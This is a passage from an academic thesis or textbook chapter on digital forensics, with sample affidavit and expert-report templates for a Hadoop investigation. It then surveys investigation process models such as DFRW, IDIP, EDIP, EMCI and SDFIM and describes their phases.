structure.

AMR ADEL, declare under penalty of perjury that the following is true and correct:

I am a citizen of Egypt, and I am not a party to […] My business address is […]. I have personal knowledge of the facts set forth in this declaration, and if called as witness, I could and would competently and testify to them.

Scope of Engagement and Summary of Conclusions

- I was retained by [Law Firm], advice for petitioner [Client], as an expert to review and comment in response to motion filed on [Date], by [Party's Name] […].
- Specifically, I was to explain (1) in general terms and effort performed to conduct the investigation of the Hadoop System. (2) Review and assess the findings related to the matter […].
- Through my review of data collection and understanding of the facts of the case. I have come to the following conclusion, which are more fully explained in this declaration:
    - [Findings]

Qualifications

- I am a director of [...] with [Consulting Firm].
- My job duties regularly involve providing advisory and investigatory services regarding complex data systems, […].
- I have over a decade of experience in litigation and technology consulting profession, [Education and Professional Experience].
- My CV is attached along with this report.

Opinion and Conclusion

- Data Identification and Collection

The following sets of data were identified and collected in the process of […].

- Analysis of Hadoop System

Based on my understanding of the relevant data and my experience, I have concluded the following: […].

Figure 3.8: Sample of Affidavit and Declaration Investigation Report

(Philipp, Cowen, & Davis, 2010, p.349)

3.3.4 Expert Investigation Report

When testimony in a trial is required, expert reports can be offered for performing that type of investigation. All forensic investigators who are serving as expert witnesses, submit their reports for the following reasons:

- Disclosure of all sentiments and grounds for the basis for these sentiments and views.
- Deliver all possible information disclosed for pre-trial discovery.
- Provide the court with the information to help them confirming the admissibility of the expert's testimony.

The expert report consists of sets of sentiments and facts, which forensic experts can testify. There are no specific formats for writing an expert report, but there is a set of facts and information that are required to be stated in the report to support expert's opinion (Philipp, Cowen, & Davis, 2010, p.351). Forensic investigators usually write their report in a narrative style, which starts with an introduction to articulate the story of investigation and how the investigation was conducted and concluded. This format is preferred for its flexibility and understandable language, than any other formats.

In 2008, The US Federal Rules of Civil Procedures requires that the following sections are in an expert report:

- A complete and full statement of all sentiments reviewed along with reasons for them.
- All qualifications of all investigators presented in the report including publications within the past ten years (Casey, 2011, p.78).
- A plan of compensation for all experts involved in that report to be paid.
- The information related to the findings on the report such as data, publications that assisted to formulate expert's opinions.
- A full detailed list of cases assigned to the expert in the last four years.

The following figure gives a sample of the expert investigation report and its sections that should be orderly.

OVERVIEW

I have been retained [overview of Involvement].

QUALIFICATIONS

[Education, Work Experience, Training]

PRIOR EXPERT WITNESS EXPERIENCE

I have been designated and served as an expert witness in the following matters […].

COMPENSATION

I have been retained by [Law Firm], counsel for plaintiff [Client], and compensated on an hourly basis at the hourly rate of […].

ITEMS REVIEWED

The following evidence was reviewed to form my opinion […]

ANALYSIS

I have reviewed the evidence collected from the Hadoop cluster to determine whether […].

It is my expert opinion that the following events occurred […].

CONCLUSION

Based on my experience on reviewing and analyzing the evidence collected, it is my opinion that […].

Figure 3.9: Sample Expert Investigation Report (Philipp, Cowen, & Davis, 2010, p.353)

3.4 TRADITIONAL DIGITAL FORENSIC EXISTING MODELS

Cybercrimes and forensic computing investigations have materialised as a result of the unexpected increase of computer crimes, from the developments of Internet and computer technologies. The expansion of computer technologies have posed a challenge to law enforcement agencies to investigate digital crimes, especially, sophisticated ones. A number of digital forensics models were developed since 1984 by the FBI in collaboration with law enforcement agencies in order to develop digital evidence computer programs. Some of the models have been established for incident response and the other have been designed especially for evidence admissibility. This section will focus on the previous and existing models developed for combating digital crimes.

3.4.1 Digital Forensic Research Workshop (DFRW)

Digital Forensic Research Workshop is a field guide for creating formal digital forensic phases to suit forensic investigators in different areas such as military operations and information warfare, business and industry, and law enforcement (DEFRW, 2001, p.3-4). DFRW is designed and organized in Utica, USA by collective work of DRRW attendees after the Digital Forensic Investigation Model has been published in 2001. Digital Forensic Research Workshop consisted of seven major and vital phases. These phases are: Case Identification, Evidence Preparation, Approach Strategy, Preservation, Data Collection, and Evidence Analysis (Ajijola, Zavarsky, & Ruhl, 2014, p.67).

3.4.2 Abstract Digital Forensic Model (ADFM)

The Abstract Digital Forensic Model have been redesigned and reconstructed from the DFRW Model by Reith, & Carr (2001). This enhanced model was composed to include new phases, in to nine phases. These phases are: Identification, preparation, approach strategy, preservation, collection, examination, analysis, presentation, and returning evidence (Kyei, Zavarsky, Lindskog, & Ruhl, 2013, p.316).

- Identification: this phase is dealing with incident recognition from indicators in order to identify its priority and severity.
- Preparation: this phase is dealing with techniques, tools, plans preparation and management support.
- Approach Strategy: this phase is dealing with approach formulation according to the technology impact towards the incident.
- Preservation: this phase is dealing with digital evidence security, and isolation from being used by unauthorised people taking into account electromagnetic devices affection.
- Collection: this phase is dealing with all digital evidence physically, and logically and ensure they are recorded appropriately based on the agreed procedures.
- Examination: this phase is dealing with potential evidence identification and location. Furthermore, construct a detailed documentation for preparing for the analysis phase.

- Analysis: this phase is dealing with fragments reconstruction and drawing conclusions according to evidence found.
- Presentation: this phase is dealing with reporting all findings in a presentation to explain all terms that are involved with the forensic investigation for both experts (technical and non-technical). The report must be written according to the case purpose and must follow the designed structures stated by law enforcement laws.
- Returning Evidence: this phase is dealing with returning all analysed evidence and data collected to the owner and specifying what criminal data collected must be removed.

3.4.3 Integrated Digital Investigation Process Model (IDIP Model)

The integrated digital investigation model (IDIP Model) is divided into five major stages and each area has a number of phases, which are readiness phases, deployment phases, physical crime scene investigation phases, digital crime scene investigation phases, and review phases (Kyei, Zavarsky, Lindskog, & Ruhl, 2013, p.315).



Readiness Phases
Deployment Phases
Physical Crime Scene Investigation Phases
Review Phase
Digital Crime Scene Investigation Phases

Figure 3.10: IDIP Model Phases (Carrier, & Spafford, 2003, p.7).

3.4.3.1 Readiness Phases

The major objective from taking steps to reach this phase is to ensure that the target infrastructure and its operations are able to support a forensic investigation efficiently. This phase is divided into two phases:

- Infrastructure Readiness Phase; this phase is to test physical performance and ensure all principal infrastructure are sufficient enough to handle incidents quickly and properly by making sure that all connected devices are in a good condition.

- Operations Readiness Phase; this phase has to be applied for ensuring that employees who are dealing with these devices are well-trained and equipped with suitable knowledge to tackle incidents professionally (Baryamureeba, & Tushabe, 2004, p.3).

3.4.3.2 Deployment Phases

The major objective from taking steps to reach this phase is to ensure that there is a mechanism provided to detect and confirm incidents by implementing suitable techniques used in digital forensic investigation, which allows investigators to acquire the required data to be examined. This phase is divided into two phases:

- Detection Phase; this phase has to be done once incidents occur in order to notify the appropriate administrators and investigators for taking the necessary actions against the particular cyber-crime. This can be done through intrusion detection systems that detect any abnormal activity on the system and send the alert to the network administrators.
- Confirmation and Validation Phase; this phase aims to confirm the incident occurrence and acquire a validation on it and seek approval for conducting the search warrant (Baryamureeba, & Tushabe, 2004, p.4).

3.4.3.3 Physical Crime Scene Investigation Phases



Physical Crime Scene Investigation Phases
Preservation of Phys Scene
Survey for Phys Evidence
Document Evidence and Scene
Search for Phys Evidence
Phys Crime Scene Reconstruction
Presentation of Complete Theory
Digital Crime Scene Investigation Phases

Figure 3.11: IDIP Physical Crime Scene Investigation Phases (Carrier, & Spafford, 2003, p.8).

The major objective from taking steps to reach this phase is to ensure that the there is a mechanism provided to collect and analyse evidence by applying the appropriate tools used in digital forensic investigations, which allows investigators to get the required data to be examined (Carrier, & Spafford, 2003, p.8). This phase is divided into six phases in figure 3.11.

- Preservation Phase; this phase is responsible preserving a crime scene, so that a forensic investigator can identify it later by personnel trained for digital evidence.
- Survey Phase; this phase is required by the forensic investigator, who will go through the crime scene to collect physical pieces of digital evidence.
- Documentation Phase; at this stage, the forensic investigator must capture all information such as screenshots, digital devices, and other digital evidence that could be analysed and examined in the forensic investigation and to have a comprehensive profile of the particular incident.
- Search and Collection Phase; this phase is dealing with in-depth process of collection and search for any other types of evidence to be collected, analysed, and examined as a part of investigative process. This information could be hidden, encrypted, or damaged.
- Reconstruction Phase; at this phase, all evidence will be collected to be analysed and reconstructed to rebuild a readable image of the data and develop a theory of incidents after organizing the results from analysing the images found.
- Presentation Phase; this phase involves displaying the data acquired, evidence analysed, and incident profile including physical and digital evidence, that is written in a formal report to be presented to the court.

3.4.3.4 Digital Crime Scene Investigation Phases

The major objective from taking steps to reach this phase is to ensure that there is a mechanism provided to collect and analyse evidence that was obtained from the physical investigation phase by applying appropriate tools used in digital forensic investigations, which allows investigators to fetch the required data to be examined (Carrier, & Spafford, 2003, p.5). This phase is divided into six phases of Physical Crime Scene Investigation Phases:

- Preservation Phase; this phase is responsible for preserving the crime scene, so that a forensic investigator can identify it later and is synchronized with old or current records when new evidence is found.

- Survey Phase; this phase is required by the forensic investigator, who will go through the crime scene to collect physical pieces of digital evidence.
- Documentation Phase; at this stage, the forensic investigator must capture all information as screenshots, digital devices, and other digital evidence that could be analysed and examined in the forensic investigation to have a comprehensive profile of the particular incident. At this stage documenting all data will help the forensic investigator to present their findings in their reports.
- Search and Collection Phase; this phase is dealing with in-depth processes of collection and search for any other types of evidence to be collected, analysed, and examined as a part of investigative process; this information could be hidden, encrypted, or damaged. This phase is preparing for the next phase, the reconstruction phase. Tools used in revealing all hidden, corrupted and deleted files including dates, time, and log files to trace user's identity and assist in reconstructing data in the reconstruction phase.
- Reconstruction Phase; at this phase, all evidence will be collected to be analysed and reconstructed to rebuild a readable image of the data and develop a theory of the incident after organizing the results. Digitally, this helps in putting all the pieces of data together, and to get clarity about the evidence they analyse.
- Presentation Phase; this phase involves displaying the data acquired, evidence analysed, and incident profile including physical and digital evidence for a formal report.

3.4.3.5 Review Phase

The objective of this phase is to ensure that the there is an investigative review provided on identifying all possible vulnerabilities and areas for improvement. Also to detect and confirm incidents by implementing the methodologies used in digital forensic investigation, which allows investigators to acquire the required data for examination. At this level, investigation process is defined to the auditors (Baryamureeba, V., & Tushabe, 2004, p.5).

3.4.4 Enhanced Digital Investigation Process Model (EDIP Model)

Enhanced digital investigation process model (EDIP) seeks to enhance the previous model, which is integrated digital investigation process model (IDIP) through a further two additional steps. These steps are: trace back and action. Figure 3.12 illustrates the common phases and differences between the two models (IDIP – EDIP).



IDIP
EDIP
Readiness
Deployment
Physical Crime Investigation
Digital Crime Investigation
Review
Readiness
Deployment
Track back
Dynamite
Review
Detection & Notification
Physical Crime Scene Investigation
Digital Crime Scene Investigation
Deployment
Submission

Figure 3.12: IDIP & EDIP Phases (Kyei, K., Zavarsky, P., Lindskog, D., & Ruhl, 2013, p.317).

The Enhanced digital investigation process model phases is divided in five phases. These phases are readiness, deployment including detection, physical crime scene investigation, digital crime scene investigation, deployment, and submission, track back, dynamite, and review.

3.4.4.1 Readiness Phases

The major objective from taking steps to reach this phase is to ensure that the target infrastructure and its operations are able to support a forensic investigation efficiently. This phase is divided into two phases:

- Infrastructure Readiness Phase; this phase is to test physical performance and ensure all principal infrastructure are sufficient enough to handle incidents quickly and properly and by making sure that all connected devices are in a good condition.

- Operations Readiness Phase; this phase has to be applied for ensuring that employees who are dealing with these devices are well-trained and equipped with suitable knowledge to tackle incidents professionally.

3.4.4.2 Deployment Phases

- The major objective from taking steps to reach this phase is to ensure that the there is a mechanism provided to detect and confirm incidents by implementing suitable techniques used in digital forensic investigation, which allows investigators to acquire the required data to be examined (Baryamureeba, V., & Tushabe, 2004, p.7). This phase is divided into two phases:
- Detection Phase; this phase has to be done once incidents occur in order to notify the appropriate administrators and investigators to take the necessary actions against the particular cyber-crime. This can be done through intrusion detection systems that detect any abnormal activity on the system and send the alert to the network administrators.
- Physical Crime Scene Investigation; The major objective from taking steps to reach this phase is to ensure that the there is a mechanism provided to collect and analyse evidence by applying appropriate tools used in digital forensic investigations, which allows investigators to get the required data to be examined.
- Confirmation and Validation Phase; this phase aims to confirm the incident occurrence and acquire a validation of it and seek approval for conducting search warrants.
- Submission Phase; this phase involves displaying the data acquired, evidence analysed, and incident profile including physical and digital evidence that is written in a formal report to be presented to the court.

3.4.4.3 Track Back Phases

This phase involves the process of tracking down the perpetrator at the physical crime scene level by identifying all possible devices used in performing the act. The phase consists of two further phases. These are:

- Digital Crime Scene Investigation; the major objective from taking steps to reach this phase is to ensure that the there is a mechanism provided to collect and analyse evidence that was obtained from the physical investigation phase. For example, tracing the evidence such as obtaining private and public IP Addresses of all communication sessions will lead to the computer host.

- Authorization and Validation Phase; this is to acquire validation and to seek approval for conducting a search warrant.

3.4.4.4 Action Phases

The phase involves collecting all items and evidence found from the primary crime scene. This phase aims to analyse all evidence found after passing the process of collection to ensure the filtration process of items have been done successfully in order to shortlist all valuable items and present them to the court. This phase is divided into four phases. These phases are: physical crime scene investigation phase, digital crime scene investigation, reconstruction phase, and communication phase.

- Physical Crime Scene Investigation Phase; when a forensic investigator conducts this phase, they should be able to acquire the required evidence to be examined after the collection step is completed.
- Digital Crime Scene Investigation Phase; this phase is conducted for collecting all digital evidence that are useful in foot printing and tracing the case by applying suitable mechanisms and techniques to collect all types of data, even corrupted data.
- Reconstruction Phase; this phase includes evidence such as deleted and corrupted files that need to be reconstructed to see a valid image of data and to confirm whether this evidence is acceptable or unacceptable.
- Communication Phase; this phase is relating to the data presentation and evidence reporting for accessibility to law enforcement agencies to be analysed and presented to the court.

3.4.4.5 Review Phases

At this phase, all evidence are reviewed for making sure they are sufficient and formally admissible. Another goal of this phase is to identify all areas of improvements for the future.

3.4.5 Extended Model of Cybercrime Investigation (EMCI Model)

Extended Model of Cybercrime Investigation has been designed and developed to fill the gap of other previous models, which were focusing on the middle processes. EMCI focuses on the early and later stages of the processes and the middle part as well to acquire all relevant information from all stages (Ciardhuáin, 2004, p.4). Figure 3.13 shows the Extended Model of Cybercrime Investigation in detail.




Figure 3.13: Extended Model of Cybercrime Investigation Phases

(Ciardhuáin, 2004, p.21).

The first stage towards conducting the forensic investigation applying the EMCI Model is to create an awareness for the investigation.

- This step is essential and done by external and internal events to notify investigators of the incident and to prepare for carrying out the investigation. Early notification of awareness can provide investigators with useful information that leads to a full investigation.
- The second step is obtaining an authorisation to carry out the investigation with the right credentials. This is a complex process that needs interaction between internal and external entities to obtain the necessary authorization

to authenticate to the infected system. This step could be gained by a formal and legal approval and cooperation with system administrators and stakeholders from the managerial level.

- Planning is the next stage that should be taken into consideration, due to the large volumes of data that will be collected from different sources internally and externally. Plans and strategies have to be set to organise the data collection process whether it is going to be within the organization or from other external source. This stage will assist a forensic examiner to determine the scope of an investigation and identify all possible limitations that they may encounter during the process.
- When the data collection plan stage is done, the notification stage will begin to protect evidence from destruction and formulate an appropriate way to deal with such evidence. This stage is not suitable for all types of investigations, where surprises are found in investigations. Search and Identification of Evidence is the phase where the forensic investigator looks for workable evidence and identifies it based on its type. This process could be straightforward or could be complex according to the infrastructure. For example, an investigator can suspect a computer was used for the crime and can suspect lots of personal computers in a case. This phase introduces to the next phase, which is collection.
- Collection is the stage where investigators working on investigating the organization and its possessions have to preserve and analyse the collected data in the next phases. This phase requires well-trained and professional forensic investigators in order to be able detect hidden and corrupted data that are vital for investigation. When this stage is done, transporting the evidence to the next place is critical. Following the stage of evidence collection, all evidence found must be physically transported to a safe place to be investigated in a forensic laboratory. This process requires transporting all computers, laptops, mobile phone, or any other electronic device that are capable of storing information.
- The Storage phase is the phase that is responsible for storing all evidence found and to be analysed by forensic specialists. For some cases, the examination process takes an extended time to begin. Therefore, evidence

must be stored securely to take into account the need of preserving the integrity of the evidence.

- The most important phase is Examination. This phase involves all processes to be performed on the collected evidence in order to acquire significant data that can assist in tracing the criminal. This phase requires a number of suitable techniques to repair damaged or corrupted data and to extract all possible information. The Forensic investigator will construct hypotheses based on the evidence collected to have a clear picture of what occurred at the crime scene. For example, in police investigations, the investigator will formulate the hypotheses based on the supporting material collected and evidence examined.
- The Presentation is the stage after stating all possible hypotheses. Each hypothesis will be presented along with its supporting documents to the stakeholders, which are responsible for taking necessary actions to trace the criminal. This stage requires specific technical and non-technical skills to be implemented in order to deliver the information in a formal way. The Proof and Defence stage is where the forensic investigators have to check the validity of the collected hypotheses and prove them as a digital evidence to be presented to the court.
- Dissemination is the final phase of the model, which involves dissemination of the information from the investigation. This could be available only within the organization or publicly. The policies and procedures determine the detail.

3.4.6 Digital Forensic Model Based on Malaysian Investigation Process

The major objective from designing this model, was to focus on the aspects of the forensic investigation. The previous models were focusing on the processing of the investigation, which states a question about the features. For this reason, a Digital Forensic Model Based on the Malaysian Investigation Process was structured in 2009. This proposed model intended to clarify the information process flow of the investigation to fill a gap found in the previous models (Perumal, 2009, p.40). The model proposed another way to introduce the information process flow of the forensic investigation in a number of stages and sub-stages to be followed to achieve the desired results. These stages are: planning, identification, reconnaissance, analysis, result, proof and defence, and diffusion of information. Figure 3.14 shows the complete flow of the investigation model.

- Planning is the first stage, which consists of two sub-stages – authorisation and obtaining a search warrant. This stage involves gaining the right authorisation from the law enforcement team to proceed with the next procedure, which is obtaining a search warrant.
- Identification is the second stage to identify all possible types of evidence, which consists of two sub-stages – seized items and fragile evidence identification.
- Reconnaissance is the third stage, which assists the forensic investigators to explore all information about the target system and to collect information, understand a system's responses and gain accesses and then transport evidence to a safe place.
- After collecting evidence, the stage of analysis will take place with further steps in a complex process to analyse the credibility of the evidence found.
- At this level, the stage of proof and defence will take place and the investigator will have to prove the validity of the evidence collected and analysed in order to prepare for the technical report.
- The last stage is archive storage. This stage will store the analysed evidence to be used in the future as a reference.




Figure 3.14: The Complete Flow of Investigation Model (Perumal, 2009, p.42).

3.4.7 Digital Forensic Model for Digital Forensic Investigation (DFMDFI)

Another forensic model was developed in 2011 by Inkipi to enhance the performance of digital forensic investigation (Kyei, Zavarsky, Lindskog, & Ruhl, 2013, p.317). This model has been sectioned into four tiers:

- First Tier: preparation of case, identification of incident, authorization to take the right actions, and communication to present findings resulted from the investigation.
- Second Tier: collection of digital items, preservation of collected items, and documentation of all findings.

- Third Tier: examination of all items collected, exploratory of digital items, testing and analysing credible items that leads to evidence.
- Fourth Tier: results, review, and report all findings in a formal form to be presented to the court.

3.4.8 The Systematic Digital Forensic Investigation Model (SDFIM)

A new model called Systematic Digital Forensic Investigation Model was developed for improving the process of digital investigation into eleven phases as shown in figure 3.15.




Figure 3.15: Systematic Digital Forensic Investigation Model Phases

(Agarwal, Gupta, Gupta, & Gupta, 2011, p. 124).

Preparation is the first stage which involves all preparatory action, and collecting the materials necessary before the forensic investigation. The Second phase is securing the crime scene from unauthorised access and protecting evidence from any type of corruption. Conducting a survey is the third phase for recognizing all potential sources of data and formulating a suitable plan for searching for the evidence. The fourth phase involves documenting all evidence obtained by taking screenshots (digitally, and physically), and a crime scene mapping.

At the fifth phase, the forensic investigators are required to block any unusable connections to digital devices to avoid transferring data form one computer to another and to keep evidence in its original status. The sixth phase, collection of volatile and non-volatile data is conducted from all the scene sources as a part of collecting evidence. The Collecting evidence phase leads to the phase of preserving evidence, which works on transporting, storing, and packaging the evidence found to be examined and analysed later.

At the examination phase, forensic investigators work on the evidence they have to acquire credible data by using different tools and techniques. After filtering credible evidence, an analysis will be conducted to review results obtained from the examination phase in order to prepare for the next phase, which is presentation. The Presentation phase is the phase that involves presenting all extracted results obtaining from the forensic investigation. The last phase is review. At this phase all steps, methodologies, technologies, and evidence will reviewed for determining the areas for improvements for the future.

3.4.9 Enhanced Systematic Digital Forensic Investigation Model (ESDFIM)

A new model called Enhanced Systematic Digital Forensic Investigation Model was developed for filling the GAP in the previous model SDFIM and improving the process of digital investigation into six phases as shown in figure 3.16 that shows all phases of the model.

